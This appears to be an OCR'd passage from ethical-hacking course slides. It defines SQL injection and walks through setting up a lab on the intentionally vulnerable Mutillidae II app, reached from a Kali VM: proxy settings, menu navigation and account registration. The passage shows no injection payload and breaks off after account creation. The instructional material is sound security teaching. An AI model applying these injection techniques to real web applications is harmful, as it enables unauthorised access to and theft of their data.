Note the GET request containing the malicious URL which requests the transfer the bank funds to attacker

SQL injection

SQL Injection References

https://www.youtube.com/watch?v=RtN8tlR7q-M

SQL Injection

- Used to attack web applications that store data in a SQL database.
- Malicious SQL statements are inserted into input fields of web forms that when executed can bypass authentication, dump database contents, tamper with data, or delete tables in the database.

https://en.wikipedia.org/wiki/SQL_injection

https://www.owasp.org/index.php/SQL_Injection

SQL Injection

Example Overview:


For this example we will use Mutillidae II on the EH-OWASP VM to show how SQL commands can be injected into a web application. The web application does not check and sanitize the input so anything added will get executed as a SQL query.

The attacker will browse from EH-Kali to the web server on the EH-OWASP VM.


The EH-Kali browser does not use the Burp Suite proxy in this example so the proxy configuration in the last example can be undone ("Pancakes" icon > Preferences > Advanced > Network > Settings... > Select "No proxy").

OWASP Mutillidae II

Browse to http://10.76.xx.101 (disable use of proxy by browser)




OWASP Mutillidae II




OWASP Mutillidae II

OWASP 2013 > A1 Injection (SQL) > SQLi - Extract Data > User Info (SQL)




OWASP Mutillidae II




Register a new account for yourself

OWASP Mutillidae II



Add username, password of your choice and any text for the signature

OWASP Mutillidae II




Account has been created

OWASP Mutillidae II

